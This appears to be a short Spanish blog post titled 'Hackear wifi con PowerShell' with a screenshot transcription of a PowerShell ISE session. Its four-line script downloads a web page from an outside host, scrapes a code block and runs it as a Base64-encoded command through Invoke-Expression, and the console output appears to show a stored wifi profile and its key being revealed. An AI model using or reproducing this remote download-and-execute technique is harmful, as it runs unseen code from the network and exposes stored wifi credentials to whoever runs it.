


# Hackear wifi con PowerShell (ejecutando un script remotamente codificado en Base64)

[crayon-6a9d5ffbe10e7675530856/]

A screenshot of the Windows PowerShell ISE interface. The title bar reads 'Windows PowerShell ISE'. The menu bar includes 'Archivo', 'Editar', 'Ver', 'Herramientas', 'Depurar', 'Complementos', and 'Ayuda'. The toolbar contains icons for file operations and execution. The script editor shows a file named 'Sin titulo1.ps1' with four lines of PowerShell code. The console window displays the output of the script execution, including the URL, the result of the web request, and the execution of the remote script. The status bar at the bottom indicates 'Completado' and 'Lín. 4 Col. 50' with a zoom level of '95 %'.

```
1 $url="http://www.jesusnino.com/2017/01/24/hackear-wifi-con-powershell-script-codificado-en-base64/"
2 $result = Invoke-WebRequest $url
3 [String]$execute=$result.AllElements | Where class -eq 'crayon-pre' | %{$_.innerText}
4 Invoke-Expression "powershell -encodedcommand $execute"

PS C:\Users\juan> $url="http://www.jesusnino.com/2017/01/24/hackear-wifi-con-powershell-script-codificado-en-base64/"
$result = Invoke-WebRequest $url
[String]$execute=$result.AllElements | Where class -eq 'crayon-pre' | %{$_.innerText}
Invoke-Expression "powershell -encodedcommand $execute"
wlan_ja22

Contenido de la clave :

PS C:\Users\juan>
```